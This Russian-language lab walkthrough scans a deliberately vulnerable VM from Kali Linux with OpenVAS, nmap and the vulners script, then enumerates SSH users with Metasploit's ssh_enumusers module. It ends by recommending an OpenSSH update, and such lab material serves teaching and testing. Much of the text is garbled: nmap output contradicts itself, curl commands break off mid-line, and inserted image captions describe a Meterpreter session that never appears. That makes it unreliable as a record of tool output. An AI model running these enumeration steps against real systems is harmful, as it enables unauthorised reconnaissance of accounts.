
Обновим базы уязвимостей OpenVAS:

```
kali@kali:~$ sudo greenbone-feed-sync
Running as root. Switching to user 'gvm' and group 'gvm'.
Trying to acquire lock on /var/lib/openvas/feed-update.lock
Acquired lock on /var/lib/openvas/feed-update.lock
Downloading Notus files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/notus/ to /var/lib/notus
Downloading NASL files from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/vt-data/nasl/ to /var/lib/openvas/plugins
Releasing lock on /var/lib/openvas/feed-update.lock
Trying to acquire lock on /var/lib/gvm/feed-update.lock
Acquired lock on /var/lib/gvm/feed-update.lock
Downloading SCAP data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/scap-data/ to /var/lib/gvm/scap-data
Downloading CERT-Bund data from rsync://feed.community.greenbone.net/community/vulnerability-feed/22.04/cert-data/ to /var/lib/gvm/cert-data
Downloading gvm data from rsync://feed.community.greenbone.net/community/data-feed/22.04/ to /var/lib/gvm/data-objects/gvmd/22.04
Releasing lock on /var/lib/gvm/feed-update.lock
```


Подождём пока информация отобразится в веб-интерфейсе:



Запустим сервис ssh на DVL:



Выполним сканирование сети с помощью утилиты nmap. Найдём VM DVL и Kali Linux:



```
(kali@kali) ~$ nmap -sV 10.0.2.15
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-18 22:04 MSK
Nmap scan report for 10.0.2.15 (10.0.2.1)
Host is up (0.0003s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE
53/tcp    open  domain


Nmap scan report for 10.0.2.17 (10.0.2.15)
Host is up (0.00035s latency).
All 1000 scanned ports on 10.0.2.15 (10.0.2.15) are in ignored states.
Not shown: 1000 closed tcp ports (conn-refused)

Nmap scan report for 10.0.2.17 (10.0.2.17)
Host is up (0.00040s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
631/tcp   open ipp
3306/tcp  open mysql
6400/tcp  open x11

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.72 seconds

(kali@kali) ~$
```

Используем скрипт vulners в утилите nmap, чтобы найти уязвимости на DVL:



```
(kali@kali) ~$ nmap -sV --script=vulners 10.0.2.17
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-18 22:11 MSK
Nmap scan report for 10.0.2.17 (10.0.2.17)
Host is up (0.0003s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9 (protocol 1.99)
|_ vulners:
|_ cpe:/a:openbsd:openssh:8.9:
|_ SSV/78173 7.0 https://vulners.com/seebug/SSV/78173 *EXPLOIT*
|_ SSV/69903 7.0 https://vulners.com/seebug/SSV/69903 *EXPLOIT*
|_ PRION/CVE-2009-4047 7.0 https://vulners.com/prion/PRION/CVE-2009-4047
|_ EDB-ID/24450 7.0 https://vulners.com/exploitdb/EDB-ID/24450 *EXPLOIT*
|_ EDB-ID/15215 7.0 https://vulners.com/exploitdb/EDB-ID/15215 *EXPLOIT*
|_ PRION/CVE-2018-4478 7.5 https://vulners.com/prion/PRION/CVE-2018-4478
|_ PRION/CVE-2007-4752 7.5 https://vulners.com/prion/PRION/CVE-2007-4752
|_ CVE-2018-4478 7.5 https://vulners.com/cve/CVE-2018-4478
|_ CVE-2007-4752 7.5 https://vulners.com/cve/CVE-2007-4752
|_ CVE-2006-5794 7.5 https://vulners.com/cve/CVE-2006-5794
|_ SSV/20512 7.2 https://vulners.com/seebug/SSV/20512 *EXPLOIT*
|_ PRION/CVE-2011-1813 7.2 https://vulners.com/prion/PRION/CVE-2011-1813
|_ PRION/CVE-2008-1657 6.5 https://vulners.com/prion/PRION/CVE-2008-1657
|_ CVE-2008-1657 6.5 https://vulners.com/cve/CVE-2008-1657
|_ SSV/68656 5.0 https://vulners.com/seebug/SSV/68656 *EXPLOIT*
|_ PRION/CVE-2011-2168 5.0 https://vulners.com/prion/PRION/CVE-2011-2168
|_ PRION/CVE-2018-5187 5.0 https://vulners.com/prion/PRION/CVE-2018-5187
|_ PRION/CVE-2009-0700 5.0 https://vulners.com/prion/PRION/CVE-2009-0700
|_ PRION/CVE-2008-4189 5.0 https://vulners.com/prion/PRION/CVE-2008-4189
|_ PRION/CVE-2007-2243 5.0 https://vulners.com/prion/PRION/CVE-2007-2243
|_ PACKETSTORM/73600 5.0 https://vulners.com/packetstorm/PACKETSTORM/73600 *EXPLOIT*
|_ CVE-2018-5187 5.0 https://vulners.com/cve/CVE-2018-5187
|_ CVE-2007-2243 5.0 https://vulners.com/cve/CVE-2007-2243
|_ SSV/66339 4.9 https://vulners.com/seebug/SSV/66339 *EXPLOIT*
|_ SSV/10777 4.9 https://vulners.com/seebug/SSV/10777 *EXPLOIT*
|_ SECURITYVULNS/VULN/9724 4.9 https://vulners.com/securityvulns/SECURITYVULNS/VULN/9724
|_ PRION/CVE-2009-3572 4.9 https://vulners.com/prion/PRION/CVE-2009-3572
|_ PRION/CVE-2009-0537 4.9 https://vulners.com/prion/PRION/CVE-2009-0537
|_ EXPLOITPACK/BSE17030E75839089737F6D0C805F8C3 4.9 https://vulners.com/exploitpack/EXPLOITPACK/BSE17030E7583
|_ 908F37EF6D0C805F8C3 *EXPLOIT*
|_ EDB-ID/8163 4.9 https://vulners.com/exploitdb/EDB-ID/8163 *EXPLOIT*
|_ CVE-2009-0537 4.9 https://vulners.com/cve/CVE-2009-0537
|_ PRION/CVE-2018-4755 4.0 https://vulners.com/prion/PRION/CVE-2018-4755
|_ PRION/CVE-2012-0034 3.5 https://vulners.com/prion/PRION/CVE-2012-0034
|_ PRION/CVE-2011-5080 3.5 https://vulners.com/prion/PRION/CVE-2011-5080
|_ CVE-2011-0014 3.5 https://vulners.com/cve/CVE-2011-0014
|_ CVE-2011-5080 3.5 https://vulners.com/cve/CVE-2011-5080
|_ PRION/CVE-2011-4327 2.1 https://vulners.com/prion/PRION/CVE-2011-4327
|_ CVE-2011-4327 2.1 https://vulners.com/cve/CVE-2011-4327
|_ PRION/CVE-2008-3259 1.2 https://vulners.com/prion/PRION/CVE-2008-3259
|_ CVE-2008-3259 1.2 https://vulners.com/cve/CVE-2008-3259
|_ SECURITYVULNS/VULN/9830 0.0 https://vulners.com/securityvulns/SECURITYVULNS/VULN/9830
631/tcp   open ipp      CUPS 1.1
|_ vulners:
|_ cpe:/a:apple:cups:1.1:
|_ SSV/2863 10.0 https://vulners.com/seebug/SSV/2863 *EXPLOIT*
|_ SSV/2375 10.0 https://vulners.com/seebug/SSV/2375 *EXPLOIT*
```



```
kali@kali:~$ curl -s https://raw.githubusercontent.com/0x00sec/0x00sec/master/vulnlist.txt | grep -v '#' | sort -n | head -n 10000 | tail -n 10000 | sed 's/\"/>


```

```
kali@kali:~$ curl -s https://raw.githubusercontent.com/0x00sec/0x00sec/master/vulnlist.txt | grep -v '#' | sort -n | head -n 10000 | tail -n 10000 | sed 's/\"/>


```

Теперь выполним сканирование DVL с помощью OpenVAS, заметим, что nmap справился гораздо лучше (это связано с тем, что по умолчанию в OpenVAS включен скудный набор параметров сканирования):





Если нажать на уязвимость, то будет отображено её подробное описание. В данном случае говорится о том, что на DVL используется SSH первой версии, а также рекомендуется использовать вторую версию:



Теперь запустим Metasploit и узнаем есть ли в наличии эксплойт к уязвимости CVE-2016-6210. Данная уязвимость позволяет узнать

The image shows a Kali Linux virtual machine environment. At the top, a taskbar contains icons for various applications and system status. The main window is a terminal titled 'Shell No. 1'. The terminal output shows a Metasploit Meterpreter session where the user has run the 'sysinfo' command. The output provides comprehensive system details, including the operating system (Ubuntu 22.04.2 LTS), kernel version (5.15.0-76-generic), architecture (x86_64), and a list of installed packages such as curl, vim, and various system utilities. The background of the terminal window features a large, stylized 'KALI LINUX' logo with the tagline 'you become, the more you are able to hear'.

The screenshot shows a Kali Linux desktop environment with a dark theme. The background features a large, stylized "KALI LINUX" logo. In the foreground, a terminal window titled "Shell No. 1" displays the following content:

```
shevmsntSurb025N.          dMVRGOING2GIVUUP:
!R0UTHOUSE- -s:            /coykennedyData:
$map --o$                  $So o178seeence:
Awsmda:                    /sMTl#beats3o.No.:
Ring0:                     dDestRoyREXXC3ta/M:
:23d:                      SSETEC:ASTRONOMYlist:
/-                          encc:NrD|/: o Jj:
                              :;Shall_We_Play_A_Game?tron/
                              ---oooy.iflightf0r+ehUsers'
                              ..th3.HIV3.UZVJRFBN.jmH+.
                              MJN--WE.ARE.se--HWJMS
                              +-KANAS.CITY's--
                              J-HAKCERS-./.
                              .esc:wql:'
                              +++ATH
```


Below this, there are some configuration-like lines:

```
+=[ metasploit v6.3.46-dev ]
+ --=[ 2378 exploits - 123 auxiliary - 416 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]
```


Then, it shows the Metasploit documentation link:

```
Metasploit Documentation: https://docs.metasploit.com/
```


Next, a search command is executed:

```
msf6 > search cve:2016-6210
```


This leads to the "Matching Modules" section, which contains a table:

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration

At the bottom, there is a note: "Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_enumusers".
The terminal prompt is currently at "msf6 >".

29

```

Kali Linux 2023.4 - virtualbox-amd64 (Pullover) - Oracle VM VirtualBox
File Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/ssh/ssh_enumusers normal No SSH Username Enumeration

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_enumusers
msf6 > use auxiliary/scanner/ssh/ssh_enumusers
msf6 auxiliary(scanner/ssh/ssh_enumusers) > show info

Name: SSH Username Enumeration
Module: auxiliary/scanner/ssh/ssh_enumusers
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
kenkeiras
Dariusz Tytko
Michal Sajdak
Qualys
www<www@metasploit.com>

Module side effects:
ioc-in-logs
account-lockouts

Module stability:
crash-service-down

Available actions:
Name Description
=> Malformed Packet Use a malformed packet
Timing Attack Use a timing attack

Check supported:
No

Basic options:
Name Current Setting Required Description
CHECK_FALSE true no Check for false positives (random username)
DB_ALL_USERS false no Add all users in the current database to the list
Proxies no no A proxy chain of format type:host:port[,type:host:port][..

KALI LINUX
"the quieter you become, the more you are able to hear"

```

```

Kali Linux 2023.4 - virtualbox-amd64 (Pullover) - Oracle VM VirtualBox
File Actions Edit View Help

No

Basic options:
Name Current Setting Required Description
CHECK_FALSE true no Check for false positives (random username)
DB_ALL_USERS false no Add all users in the current database to the list
Proxies no no A proxy chain of format type:host:port[,type:host:port][..
RHOSTS yes yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
THREADS 1 yes The number of concurrent threads (max one per host)
THRESHOLD 10 yes Amount of seconds needed before a user is considered found (timing attack only)
USERNAME no no Single username to test (username spray)
USER_FILE no no File containing usernames, one per line

Description:
This module uses a malformed packet or timing attack to enumerate users on an OpenSSH server.

The default action sends a malformed (corrupted) SSH_MSG_USERAUTH_REQUEST packet using public key authentication (must be enabled) to enumerate users.

On some versions of OpenSSH under some configurations, OpenSSH will return a "permission denied" error for an invalid user faster than for a valid user, creating an opportunity for a timing attack to enumerate users.

Testing note: invalid users were logged, while valid users were not. YMMV.

References:
https://nvd.nist.gov/vuln/detail/CVE-2003-0190
https://nvd.nist.gov/vuln/detail/CVE-2006-5229
https://nvd.nist.gov/vuln/detail/CVE-2010-6210
https://nvd.nist.gov/vuln/detail/CVE-2018-15473
OSVDB (32721)
https://www.securityfocus.com/bid/20418
https://seclists.org/oss-sec/2018/q3/124
https://sekrak.pl/openssh-users-enumeration-cve-2018-15473/

View the full module info with the info -d command.
msf6 auxiliary(scanner/ssh/ssh_enumusers) >

```

Проексплуатируем данную уязвимость. Увидим, что нашлось 11 пользователей:


```
Kali Linux 2023.4 - virtualbox-amd64 (Pullover) - Oracle VM VirtualBox
File Actions Edit View Help
"permission denied" error for an invalid user faster than for a valid user,
creating an opportunity for a timing attack to enumerate users.
Testing note: invalid users were logged, while valid users were not. YMMV.
References:
https://nvd.nist.gov/vuln/detail/CVE-2003-0190
https://nvd.nist.gov/vuln/detail/CVE-2006-5229
https://nvd.nist.gov/vuln/detail/CVE-2016-6210
https://nvd.nist.gov/vuln/detail/CVE-2018-15473
OSVDB (32721)
http://www.securityfocus.com/bid/20418
https://seclists.org/oss-sec/2018/q3/124
https://sekrak.pl/openssh-users-enumeration-cve-2018-15473/
View the full module info with the info -d command.
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set rhosts 10.0.2.17
rhosts => 10.0.2.17
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /usr/share/wordlists/metasploit/piata_ssh_use
rpass.txt
user_file => /usr/share/wordlists/metasploit/piata_ssh_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > exploit
[*] 10.0.2.17:22 - SSH - Using malformed packet technique
[*] 10.0.2.17:22 - SSH - Checking for false positives
[*] 10.0.2.17:22 - SSH - Starting scan
[*] 10.0.2.17:22 - SSH - User 'root' found
[*] 10.0.2.17:22 - SSH - User 'mysql' found
[*] 10.0.2.17:22 - SSH - User 'ftp' found
[*] 10.0.2.17:22 - SSH - User 'nobody' found
[*] 10.0.2.17:22 - SSH - User 'news' found
[*] 10.0.2.17:22 - SSH - User 'games' found
[*] 10.0.2.17:22 - SSH - User 'mail' found
[*] 10.0.2.17:22 - SSH - User 'ada' found
[*] 10.0.2.17:22 - SSH - User 'operator' found
[*] 10.0.2.17:22 - SSH - User 'daemon' found
[*] 10.0.2.17:22 - SSH - User 'uucp' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

Для устранения данной уязвимости необходимо всего лишь обновить OpenSSH до актуальной версии.

Таким образом, специалист по информационной безопасности, вооружившись сканером уязвимостей и базой данных с готовыми эксплойтами, может выполнять ряд работ связанных с тестированием на проникновение информационных систем компании и составлять отчёты с рекомендациями по их устранению.